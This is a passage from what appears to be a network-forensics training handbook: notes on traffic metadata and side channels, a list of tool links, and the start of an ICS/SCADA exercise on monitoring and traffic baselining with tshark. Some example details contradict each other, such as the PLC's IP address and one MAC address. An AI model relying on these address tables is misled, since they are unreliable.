


Figure 4-25. Frame format of Ethernet vs Wi-Fi¹⁷¹

4.4.7.2 Network Metadata

The most common definition is that metadata are "data about data." A better definition is that metadata are deliberate, structured data about data¹⁷². Some kinds of metadata that are interesting in computer forensics¹⁷³:

- File system metadata (e.g. MAC times, access control lists, etc.).
- Digital image metadata. Although information such as the image size and number of colours are technically metadata, JPEG and other file formats store additional data about the photo or the device that acquired it.
- Document metadata, such as the creator of a document, its' last print time, etc.

¹⁷¹ Image source: <https://images.techhive.com/images/idge/imported/article/nww/2007/04/06fig01-100299773-orig.jpg>

¹⁷² <https://guides.library.ucsc.edu/c.php?g=618773>

¹⁷³ <https://www.forensicswiki.org/wiki/Metadata>

Network traffic contains also metadata, relying in the header of the packet, and contain information about it:

- The source IP address
- the destination IP address
- Used protocol
- Size of packets
- Number of packets




Figure 4-26. Frame format of Ethernet vs Wi-Fi¹⁷⁴

4.4.7.3 Other characteristics

HTTPS and DNS

When requesting a website through HTTPS, the URL and content are encrypted. Before the HTTPS was requested, a DNS query to the DNS server was done to request the correct IP address from the server. This is done by a separate connection to the DNS server and is (usually) not encrypted¹⁷⁵.

Features of the traffic

“By examining the features of the traffic — like the size, timing and destination of the encrypted packets — it is possible to uniquely identify certain web page visits or otherwise reveal information about what those packets likely contain. In the technical literature, inferences reached in this way are called “side channel” information.”¹⁷⁶ Web site fingerprinting is potentially identifying specific encrypted web pages that a user is visiting.

Classification

¹⁷⁴ Image source: <https://www.kentik.com/wp-content/uploads/2016/03/metadata-420w.png>

¹⁷⁵ <https://serverfault.com/questions/447653/does-ssl-also-encrypt-the-dns-address>

¹⁷⁶ Rieke et al. (2016)

When traffic is encrypted, the content is not readable but the encrypted traffic is there. For classifying traffic encrypted with SSL/TLS (e.g. [https](#))¹⁷⁷. One can read the name of service in SSL/TLS certificate or in Server Name Indication (SNI).

4.5 Tool sources

- [CACTI \(https://www.cacti.net/\)](https://www.cacti.net/) (last accessed on July 31th, 2018)
- <https://sourceforge.net/projects/libpcap/> (last accessed on July 31th, 2018)
- <https://www.winpcap.org> (last accessed on July 31th, 2018)
- <https://www.torproject.org/> (last accessed on July 31th, 2018)
- <http://wepcrack.sourceforge.net/> (last accessed on July 31th, 2018)
- <https://www.aircrack-ng.org/> (last accessed on July 31th, 2018)
- <http://airsnort.shmoo.com/> (last accessed on July 31th, 2018)
- <http://technotif.com/how-to-use-airsnort/> (last accessed on July 31th, 2018)
- <https://www.aircrack-ng.org/doku.php?id=airodump-ng> (last accessed on July 31th, 2018)
- <https://molo.ch/> (last accessed on July 31th, 2018)
- <http://nfsen.sourceforge.net/> (last accessed on July 31th, 2018)
- <https://github.com/phaag/nfdump> (last accessed on July 31th, 2018)
- <https://www.xplico.org/> (last accessed on July 31th, 2018)
- <https://www.splunk.com/> (last accessed on July 31th, 2018)
- <https://www.wireshark.org/docs/man-pages/tshark.html>
- <http://www.tcpdump.org/> (last accessed on July 31th, 2018)
- <http://www.winpcap.org/windump/> (last accessed on July 31th, 2018)

4.6 Further reading

Hales, G.A., Ferguson, R.I., and McEwan Archibald, J., *On the use of data visualisation techniques to support digital forensic analysis: A survey of current approaches*, <https://pdfs.semanticscholar.org/9833/c84bb66df3e37939dd90d9965016d37b6e56.pdf> (last accessed on October 7th, 2018)

Raftopoulos, E., Dimitropoulos, X., *Understanding Network Forensics Analysis in an Operational Environment*, https://www.tik.ee.ethz.ch/file/b0e1bbfa2135af7b379e67a23dd18fc5/iwcc_RaDi13.pdf (last accessed on October 7th, 2018)

¹⁷⁷ Chetlall (2018)

5. Use Cases

5.1 ICS/SCADA environment

5.1.1 Summary

This use case will deal with an attack on an ICS/SCADA environment in the energy sector. The successful completion of this scenario will teach the students how to set up and configure a network security monitoring environment, including the baselining of regular (non-malicious) traffic and finally, the successful analysis of a multi-stage attack on the network. During the exercise, the students will have to deal with a previously unseen network architecture and to familiarise themselves with an unknown protocol used to control the industrial environment.

5.1.1.1 What is ICS/SCADA?

Industrial plants (power plants, factories, oil refineries, etc.) are large, distributed complexes, where operators must continuously monitor and control many different sections of the plant, to ensure its' proper operation.

Before computers were introduced, industrial plants had to rely on (human) personnel to manually control and monitor equipment and processes through push buttons and dials. As plants grew in size, a solution was needed to control and monitor equipment over long distances. With the introduction of computers, it become possible to remotely control and monitor industrial components and processes through *Industrial Control Systems (ICS)*.

The first ICS were simple point-to-point networks connecting a monitoring panel or command device to a remote sensor or actuator. These have since evolved into complex, large-scale networks interconnecting computers, sensors, actuators, *Remote Terminal Units (RTUs)*, and *Programmable Logic Controllers (PLCs)*.

Supervisory Control and Data Acquisition (SCADA) is a control system architecture that allows high-level management systems to interface with peripheral devices such as PLCs from different vendors to perform a supervisory operation. The general model can be seen below, on Figure 5-1 where:




Figure 5-1. ICS/SCADA control levels

- Level 0
Contains the field devices such as flow and temperature sensors, and final control elements, such as control valves.
- Level 1
Contains the industrialised input/output (I/O) modules, and their associated distributed electronic processors.
- Level 2
Contains the supervisory computers, which collate information from processor nodes on the system, and provide the operator control screens.
- Level 3
Is the production control level, which does not directly control the process, but is concerned with monitoring production and targets.
- Level 4
Is the production scheduling level.

5.1.1.2 What is challenging about SCADA security?

The consequences of intrusions to SCADA systems may be much more severe than in traditional IT-systems. Equipment may be damaged, hazardous (poisonous, radioactive) material released to the environment, or human life may be endangered, even that of people outside the plant. When SCADA systems are attacked that control critical infrastructures, such as transmission of electricity, transportation of gas and oil in pipelines, water distribution, traffic lights, etc., the impacts could range much further than the original compromised systems.

The move from proprietary technologies to more standardized and open solutions together with the increased number of connections between SCADA systems, office networks and the Internet has made them more vulnerable to types of network attacks that are relatively common in computer security. This imposes new challenges to traditional IT-security monitoring, including:

- SCADA environments have a different guiding principle. Foremost importance for SCADA systems is the safety, reliability and availability (SRA) of the (industrial) process, because outages would risk damaging equipment or risking catastrophic failures. For traditional IT-systems, confidentiality, integrity and availability (CIA) of data is the guiding principle.
- SCADA systems and networks were originally not planned with IT-security in mind. Particularly, they lack encryption and authentication.
- Furthermore, with availability being the primary concern, systems may not be updated regularly, thus exposing vulnerabilities for months or longer, as testing on live systems is not possible due to the SRA principle and dedicated test environments are deemed to complex or expensive.
- There is a multitude of SCADA protocols, of which very little is known to traditional IT-security personnel.

There are many threat vectors to a modern SCADA system. One is the threat of unauthorised access to the control software, whether it is human access or changes induced intentionally or accidentally by virus infections and other software threats residing on the control host machine.

Another is the threat of packet access to the network segments hosting SCADA devices. In many cases, the control protocol lacks any form of cryptographic security, allowing an attacker to control a SCADA device by sending commands over a network. In many cases, attackers were also able to compromise the monitoring systems so that operators were unaware of the ongoing attack (ENISA, 2011).

5.1.2 Summary Table

PARAMETER	DESCRIPTION	DURATION
Main Objective	<p>In this exercise the trainees will be taken through an incident response for an attack on an ICS/SCADA environment, starting with the preparation phase, incident analysis and post-incident activity.</p> <p>In the first two tasks the trainees will have to set up an IDS for the SCADA network using well-established (open source) software solutions. Main goal of this part will be to learn where and how place and configure sensor(s) to gain suitable forensic data given a specific network setup.</p> <p>The latter tasks (3-5) will focus on forensic analysis of three attack stages. For each stage, network traffic captures will be given to the students to analyse with the IDS environment they have set-up in the previous tasks of the scenario.</p>	
Targeted Audience	The exercise is dedicated to (new) CERT staff involved in network forensics. The exercise should be also helpful to (all) CERT staff involved in daily incident response.	
Total Duration	8.0 hours	
Time Schedule	Introduction to the exercise and tools overview	2.0 hours
	Task 1: Setting up the monitoring environment	1.0 hour

PARAMETER	DESCRIPTION	DURATION
	Task 2: Baselining regular traffic	1.0 hour
	Task 3: Initial attack analysis	1.0 hour
	Task 4: Second attack stage analysis	1.0 hour
	Task 5: Analyse the attack on the PLCs	1.0 hour
	Summary of the exercise	1.0 hour
Frequency	It is advised to organise this exercise when new team members join a CERT/CSIRT.	

5.1.3 Introduction to the exercise and overview

The exercise consists of several tasks and sub-tasks leading the students through the preparatory phase of network monitoring and a simulated, multi-stage attack. Each stage of the attack is covered in its own section, where students are given data and tasks to accomplish. At the end of each section, a sample solution will be presented by the teacher together with a presentation and discussion of the students' solution(s), which will give an opportunity to catch-up before proceeding to the next section.

The Virtual Machine to be used in this exercise can be downloaded from https://www.enisa.europa.eu/ftp/ENISA_INF_5.1.oVa - the username is 'exercise' and the password is 'enisa'.

5.1.3.1 Background information

This will cover the topics from chapters 1-4 and will familiarise the students with the basic knowledge needed for the upcoming exercises. This part needs to be held only once if more than one scenario is used. It is recommended to do this in a workshop-style approach where students and teacher can discuss ideas which will make this part less dry and more adaptable to the students' prior level of knowledge. This part could be skipped, if the students already have a high enough knowledge about IDS and network forensics.

5.1.4 Task 1: Setting up the monitoring environment

In accordance to what has been laid out in the previous chapters, the exercise will start with a coverage of the preparatory tasks in network monitoring and forensics, i.e. setting about capturing points, selecting monitoring targets and defining a monitoring policy.

5.1.4.1 The background

This scenario will take place in a power plant, where the students take the role of network monitoring staff tasked with deploying a Network Intrusion Detection System on a small sub-network. The goal of the NIDS is to detect attacks on the PLCs as well as the workstations in the network. If successful, the NIDS deployed, and the processes developed around it will be used as a pilot to other plant systems.




Figure 5-2. SCADA application

5.1.4.2 The network

This scenario requires the students to analyse the simulated attack on a simulated network in a nuclear power plant, which will include:

- An Engineering workstation for configuring industrial devices, such as programming PLCs
- Two programmable logic controller (PLCs), used to control physical processes, such as opening a valve when a button is pushed on
- A Supervisory control and data acquisition (SCADA) workstation, used to control the industrial process. The application running on the SCADA workstation gives the operator two buttons to control the operation of a pump. One to power the pump off and another button for emergency shutdown if the first button fails to work for some reason. Despite its apparent simplicity, this system is critical to the operation of the plant (see Figure 5-2)
- The network has no connection to the other networks.

Within this scenario those systems will be interconnected through a single hardware switch, like shown in Figure 5-3.




Figure 5-3. The exercise network

The network traffic data has been generated through the courtesy of National Centre for Nuclear Research (NCBJ, Poland).

5.1.4.3 Subtask: Decide on monitoring points

In section 1.4 several different methods of traffic capture have been put forward. It is now on the students to select one for the given network above.

Students: Select one or more capturing points for monitoring the above network. Justify your decision.

Solution: Since traffic to/from all the above systems will need to be monitored, the canonical point for traffic capture is to configure a span-port on the switch where traffic from the four systems (workstations and PLCs) will be mirrored (Figure 5-4). This may impose a traffic problem, as the span-port would need 4-8 times the bandwidth of an individual network connection (4 systems times 2 for in- and outgoing traffic). For this exercise, it is assumed that the mirroring port has enough bandwidth.




Figure 5-4. Exercise network with capturing system

Alternative Solution: If the switch does not support port mirroring (or perhaps all ports are already in use), an alternative solution will have to be devised. One could be to use cable taps for both workstations and PLCs as shown in Figure 5-5. Exercise network with cable taps. This would require more cables going from the taps to the capturing system: 8 in total, 2 for each system covering in- and outgoing traffic, and correspondingly, 8 network ports on the capturing system, on the other hand, this would avoid bandwidth problems and does not require anything from the switch. The costs for taps, cables and network ports would probably exceed that of a switch with port mirroring support, however.




Figure 5-5. Exercise network with cable taps

Teacher: While the decision is, strictly speaking, only about the point of packet capture, a necessity is the inclusion of a system that stores and analyses the traffic. This is not covered in the task above. For simplicity, it will be assumed that the tap point is directly connected to a computer system with enough storage capacity, as shown in Figure 5-4.

5.1.4.4 Subtask: Develop a monitoring policy

Continuing on the path of preparing network monitoring, it is now time to decide on how to monitor. In section 2.2, the prerequisites were laid out. This sub-task will let the students decide on a monitoring policy as well as targets for the given network.

Students: Select a monitoring policy and target(s) for the above network. Justify your decision.

Teacher: If the size of the group allows, this task can be spread out to multiple groups comparing their results. Enough time should be reserved for a discussion of the different approaches then.

Blacklist monitoring is difficult, as there are not enough attack signatures for SCADA networks available, especially for the type of PLCs used in this exercise.

For both anomaly monitoring and policy monitoring, a point can be made.

- The network is small and closed, so it can be expected to have a clear set of traffic patterns that will not change too often. This speaks for anomaly monitoring. Also, that the traffic patterns will be known only after baselining (the next sub-task) is another point for anomaly monitoring as one can start right away and refine the policy over time.
- Details of the policy will have to be postponed until the baselining is done.

- With full control over the systems on the network, a case can also be made for policy monitoring. Only a few key points can already be made:
 - Only the workstations shall communicate with the PLCs
 - Communication shall be limited to port 102/tcp and the S7plus protocols
 - The question of with whom (except the PLCs) the workstations should communicate can be left open. If they should communicate, communication should be limited to port 5900/tcp (VNC) and only from the Engineering workstation to the SCADA workstation.
- Both can be combined into a hybrid approach. This can be kept in mind and brought back as a point in the summary discussion.

As will be seen later all systems on the network need to be monitored. When talking for individual targets, the following arguments can be made:

- The PLCs should be monitored as they can be attacked from any other system on the network, bypassing any protective measures on the workstations.
- The PLCs should be monitored as they have no defensive measures on their own. This can be said for the workstations too, but some sort of firewall or IDS/IPS can be retrofitted on them, which is more difficult for the PLCs.
- The SCADA workstation should be monitored, as an attack on this workstation could be used to compromise the SCADA application. It is also the system with the largest attack surface, having two protocols (VNC and S7plus) running.
- Also, the SCADA workstation could be used to attack the PLCs and as communications between these systems would be considered “normal”, the attack would be very hard to detect.
- The engineering workstation will be the one with the largest influence, as it controls the programs that run on the PLCs.

In the end, it depends on how the arguments are weighed.

Since there is no connection to other networks, there is no use of name servers (DNS), NAT or VPN-gateways or automatic address management. So, additional information is not needed or present here. One may argue the lack of NTP, so the investigators should be cautious when comparing timestamps from the different hosts. As this exercise will work only with network packet captures, this will not be a problem.

It may be argued that this sub-task is somewhat unfair, given that the students do not have access to traffic data or detailed information about the network yet. However, this is not uncommon in real-world cases, where advice is often sought-after with incomplete (or inaccurate) information. Also, without having seen real attacks on live networks, coming up with a solution that works perfectly is almost impossible, but revisions of policies are not uncommon nor is it to have several policy revisions before arriving at one that works well enough.

5.1.5 Task 2: Baselineing of regular traffic

The second part focuses on learning how to get the best out of the IDS system and be able to differentiate between regular traffic patterns and anything malicious/suspicious. One of the main tasks of operating an IDS system is to constantly adjust its configuration, not only to minimise false alarms, but configuration errors as well. To achieve this goal, students will be presented with a number of prepared network captures they have to analyse and take as input to the IDS configuration.

Students: Assume you had the time to sample some traffic from you network. The file `normal.pcapng` will contain traffic without user activity at the SCADA workstation and the file `button_push.pcapng` will be that of a button push at the SCADA workstation. Answer the following questions:

1. What systems are on the network? What are the addresses (MAC, IPv4) of the systems? Are there other addresses for these systems?
2. Over what protocols do the systems communicate with each other?

Solution:

A good way to start is to use the endpoint statistic that can be obtained with `tshark -q -z endpoints,eth -r normal.pcapng` or from *wireshark* (Statistics → Endpoints → Ethernet tab). Ignoring the broadcast and multicast addresses a total of seven systems remains. The first column shows the MAC-addresses with the Ethernet vendor part resolved. This can be turned off with the “-n” option for *tshark* or in the Wireshark GUI under View → Name Resolution → Resolve Physical Addresses.

Vendor name resolved	Full MAC address	IP address
Broadcast	ff:ff:ff:ff:ff:ff	255.255.255.255
Dell_9f:7c:74	f4:8e:38:9f:7c:74	10.3.5.3
D-Link_e7:b7:c4	00:26:5a:e7:b7:c4	10.3.5.1
IPv4mcast_7f:ff:64	01:00:5e:7f:ff:64	239.255.255.100
IPv4mcast_7f:ff:fa	01:00:5e:7f:ff:fa	239.255.255.250
IPv4mcast_fc	01:00:5e:00:00:fc	224.0.0.252
LLDP_Multicast	01:80:c2:00:00:0e	
Siemens_ad:91:96	28:63:36:ad:91:96	10.5.3.12
Siemens_ad:91:97	28:63:36:ad:91:97	
Siemens_ae:70:0b	28:63:36:ae:70:0b	
Siemens_f6:8b:bd	00:1b:1b:f6:8b:bd	
Siemens_f7:7c:4f	00:1b:1b:f7:7c:4f	

For completeness, the MAC and IP-addresses for the second PLC and the Engineering workstation are given below. These systems will come up later in the exercise.

Vendor name resolved	Full MAC address	IP-address
Siemens_ae:70:09	28:63:36:ae:70:09	10.3.5.11
Siemens_f7:7c:4f	01:1b:1b:f7:7c:4f	10.3.5.5

The relationship between MAC- and IP-addresses can be obtained from ARP responses exchanged on the network. These responses can be identified by having an opcode of 2. In the *wireshark GUI*, this can be done by applying a filter for ARP responses, thus `arp.opcode == 2`. From the CLI with `tshark -O arp -Y 'arp.opcode == 2' -n -r normal.pcapng`. Note that only responses for 10.3.5.3, the SCADA workstation, not 10.3.5.12, the PLC, can be seen. Seemingly, at the time of the capture the entry for 10.3.5.12 was already in the ARP cache so the system was not asking. But its IP- and MAC-address can still be seen in the response (see Figure 5-6).

